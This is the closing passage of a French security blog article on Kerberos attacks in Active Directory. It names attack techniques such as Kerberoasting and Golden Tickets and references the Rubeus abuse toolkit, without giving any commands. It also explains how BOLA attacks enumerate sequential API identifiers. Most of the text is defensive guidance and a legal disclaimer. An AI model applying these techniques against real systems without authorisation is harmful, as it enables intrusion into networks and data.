La sécurité de Kerberos dans Active Directory repose sur un équilibre délicat entre fonctionnalité, compatibilité et protection. Comme nous l'avons démontré, une chaîne d'attaque complète peut transformer un accès utilisateur standard en compromission totale du domaine via l'exploitation méthodique de configurations suboptimales et de faiblesses inhérentes au protocole.

Les vecteurs d'attaque explorés (AS-REP Roasting, Kerberoasting, abus de délégation, Silver/Golden Tickets) ne sont pas des vulnérabilités à proprement parler, mais des fonctionnalités légitimes du protocole dont l'exploitation devient possible par :

- Des configurations par défaut insuffisamment sécurisées (RC4 activé, préauthentification optionnelle)
- Des pratiques opérationnelles inadaptées (mots de passe faibles, rotation insuffisante)
- Un modèle d'administration insuffisamment segmenté
- Une visibilité et détection limitées sur les activités Kerberos

12.2 Évolutions et tendances

🔮 **Tendances émergentes en sécurité Kerberos :**

Authentification sans mot de passe :

- **Windows Hello for Business :** Authentification biométrique ou PIN avec clés cryptographiques, élimine les mots de passe statiques
- **FIDO2 :** Clés de sécurité matérielles résistantes au phishing et aux attaques Kerberos
- **PKI-based authentication :** Smartcards et certificats numériques

Azure AD et modèles hybrides :

- Transition vers Azure AD avec Conditional Access basé sur le risque
- Azure AD Kerberos pour authentification SSO cloud-on-premises
- Réduction de la dépendance aux DCs on-premises

Détection comportementale avancée :

- Machine Learning pour identification d'anomalies Kerberos
- User Entity Behavior Analytics (UEBA)
- Intégration XDR pour corrélation endpoint-réseau-identité

12.3 Recommandations finales

🎯 **Priorités stratégiques pour 2025 et au-delà :**

1. **Assume Breach mentality :** Considérer que le périmètre est déjà compromis et implémenter une défense en profondeur
2. **Zero Trust Architecture :** - Authentification continue et validation à chaque requête - Microsegmentation réseau stricte - Principe du moindre privilège systématique
3. **Modernisation de l'authentification :** - Roadmap vers passwordless pour tous les utilisateurs - MFA obligatoire pour tous les accès privilégiés - Élimination progressive des mots de passe statiques
4. **Visibilité totale :** - Logging exhaustif de tous les événements Kerberos - Rétention longue durée (minimum 12 mois) - SIEM avec détections Kerberos avancées
5. **Programmes d'amélioration continue :** - Purple Teaming trimestriel - Threat Hunting proactif - Formation continue des équipes SOC/IR

La sécurisation d'Active Directory et de Kerberos n'est pas un projet avec une fin définie, mais un processus continu d'amélioration, d'adaptation et de vigilance. Les attaquants évoluent constamment leurs techniques ; les défenseurs doivent maintenir une longueur d'avance par l'anticipation, la détection précoce et la réponse rapide.

⚠️ **Avertissement important :** Les techniques décrites dans cet article sont présentées à des fins éducatives et défensives uniquement. L'utilisation de ces méthodes sans autorisation explicite constitue une violation des lois sur la cybersécurité et peut entraîner des sanctions pénales. Ces connaissances doivent être utilisées exclusivement dans le cadre de tests d'intrusion autorisés, d'exercices de sécurité encadrés, ou pour améliorer la posture de sécurité de votre organisation.
Sources et références : MITRE ATT&CK · CERT-FR

Articles connexes

- UEFI Bootkits et Attaques sur le Firmware : Persistance A...

Références et ressources complémentaires

- **RFC 4120 :** The Kerberos Network Authentication Service (V5)
- **Microsoft Documentation :** Kerberos Authentication Technical Reference
- **MITRE ATT&CK :** Techniques T1558 (Steal or Forge Kerberos Tickets)
- **Sean Metcalf (PyroTek3) :** adsecurity.org - Active Directory Security
- **Will Schroeder :** Harmj0y.net - Kerberos Research
- **Charlie Bromberg :** The Hacker Recipes - AD Attacks
- **Microsoft Security Blog :** Advanced Threat Analytics and Defender for Identity
- **ANSSI :** Recommandations de sécurité relatives à Active Directory

AN
Ayi NEDJIMI
Expert Cybersécurité & IA

Publié le 23 octobre 2025

Comment detecter une attaque par introspection sur une API GraphQL en production ?


La detection d'attaques par introspection GraphQL repose sur la surveillance des requetes __schema et __type dans les logs d'API. Il est recommande de desactiver l'introspection en production, de configurer des regles WAF specifiques filtrant ces requetes, et de mettre en place une alerte SIEM sur les tentatives repetees d'enumeration de schema via des outils comme GraphQL Voyager ou InQL Scanner.

Pourquoi les API REST sont-elles vulnerables aux attaques BOLA et comment s'en proteger ?

Les API REST sont vulnerables aux attaques BOLA (Broken Object Level Authorization) car elles exposent souvent des identifiants sequentiels dans les URL comme /api/users/123. Un attaquant peut simplement incrementer ces identifiants pour acceder aux donnees d'autres utilisateurs. La protection passe par l'implementation de controles d'autorisation systematiques cote serveur, l'utilisation d'identifiants non predictibles comme les UUID, et l'ajout de tests automatises de controle d'acces dans le pipeline CI/CD.

💬 Partagez cet Article

Cet article vous a été utile ? Partagez-le avec votre réseau professionnel !




Partager sur X


Partager sur LinkedIn

📚 Ressources & Références Officielles


Documentations officielles, outils reconnus et ressources de la communauté



Microsoft - Kerberos Authentication
learn.microsoft.com



MITRE ATT&CK - Steal or Forge Kerberos Tickets
attack.mitre.org



Rubeus - Kerberos Abuse Toolkit (GitHub)
github.com

Ayi NEDJIMI Consultants — Expert cybersécurité offensive & intelligence artificielle

ayinedjimi-consultants.fr · ayi@ayinedjimi-consultants.fr